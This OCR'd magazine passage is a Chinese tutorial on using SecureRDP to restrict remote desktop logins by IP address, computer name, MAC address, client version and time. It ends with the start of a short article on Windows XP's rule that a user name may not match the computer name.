


图3

配置方法：运行SecureRDP（安装过程省略，基本上就是一路next。不过需要注意一点，安装完成后，最好重新启动一下计算机），选择左边的“IP Address”标签，勾选上面的“Enable IP Address Filter”选项，然后点击“ADD”按钮增加允许登录的IP地址，如图2。如果是一个IP，To后面的IP地址栏可以留空。

如果你想增加禁止登录的IP地址，就把上面“mode”选项更改为“Logon disabled”，如图3。另外，在上面还有一个“By default allow logon”选项，如果选中它的话，那么除了我们增加的“mode”选项为“Logon disabled”的IP地址不允许登录之外，其他所有的IP将被允许登录。所以，最好不要选择这一选项。




图4

最后，千万别忘了保存我们的设置，使设置生效。我们可以点击工具栏最左边的按钮，如图4，或者选择“File”菜单下的“Apply Configuration”命令，如图5。




图5




图6

保存成功后可以看到图6的对话框。

好了，到这里就OK了，我们可以试一下，如果IP地址不匹配的话，就会被SecureRDP拦截，如图7。



图7

二、登录计算机名限制

前面说了，第一种方法必须有固定的IP地址，那么没有固定IP地址的朋友怎么办呢？请看下面的限制方法。

适用范围：没有固定IP地址的用户。

配置方法：大体上步骤与第一种方法相同，选择左边的“Computer Name”标签，勾选上面的“Enable IP Address Filter”选项，然后点击“ADD”按钮增加允许登录的计算机名，如图8。




图8

这种方法的好处是显而易见的，只要设置一个允许远程登录的计算机名就可以在任何地方，任何一台计算机上登录远程主机了。举个例子吧，比如你在网吧想登录远程主机，而你在远程主机设置的只允许计算机名为“liuyes”的计算机登录，那么只要修改网吧的计算机名为“liuyes”就可以正常登录了。

> 修改计算机名的方法：
> 1. 在WIN2003下
> “我的电脑”→“属性”→“计算机名”→“更改...”
> 2. 在WIN2000下
> “我的电脑”→“属性”→“网络标识”→“属性”

三、登录计算机MAC地址限制

这个过滤的选项要求是计算机必须与我们要登录的终端服务器在同一个子网，因此这个功能适用于在同一个子网内的用户使用。有兴趣的朋友可以自己试一下，在这里就不多介绍了。

四、其他的限制

SecureRDP还提供了另外两种限制方法：登录器版本和登录时间限制，如图9、图10，结合这两种方法，可以更好的保障远程登录的安全。




图9





图10

注意： 如果既设置了允许登录的IP地址，又设置了允许登录的计算机名，那么必须同时满足这两项才可以正常登录。比如：我们设置的IP为"192.168.1.45"，同时我们设置的计算机名为"liuyes"，那么远程登录的计算机必须同时满足这两项才能登录远程主机，希望大家不要设置错了，把自己都锁在门外面。好了，希望大家维护好自己的服务器，有什么疑问可以到黑客X档案论坛与我交流。

(本文所涉及的SecureRDP光盘已收录)

谁说人机不可同名?



周玲生

细心的用户可能会发现，WindowsXP不允许系统管理员拥有与计算机相同的名字（小菜愚钝，不知这里有何玄机，恳请高手指教）。

在安装WindowsXP过程中，如果你已将计算机命名为LS的话，如图1，安装完毕后的初次设置，就不可以在"您的姓名"栏中输入LS，否则就会有出错提示，如图2。




图1

